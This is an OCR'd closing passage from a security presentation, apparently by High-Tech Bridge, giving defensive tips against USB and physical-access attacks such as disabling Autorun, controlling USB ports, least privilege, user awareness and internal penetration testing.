
✓ Carry out source code review.

And here are some technical advises to reduce this risk:

- ✓ Implement holistic policies for managing USB ports. You can for example disable USB ports through Group Policy management, or implement granular and specific port controls.
- ✓ Disable Autorun and Autoplay features.
- ✓ Limit administrative privileges on end-user systems; apply the Least Privilege principle.



And here are some technical advises to reduce this risk:



- ✓ Harden physical access for sensitive computers.
- ✓ Educate users; Security Awareness for your employees.
- ✓ Antivirus software is not enough on end-user computers. An additional behavioral protection layer is highly advised.
- ✓ Carry out internal penetration tests.

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Your questions are always welcome!

frederic.bourla@htbridge.ch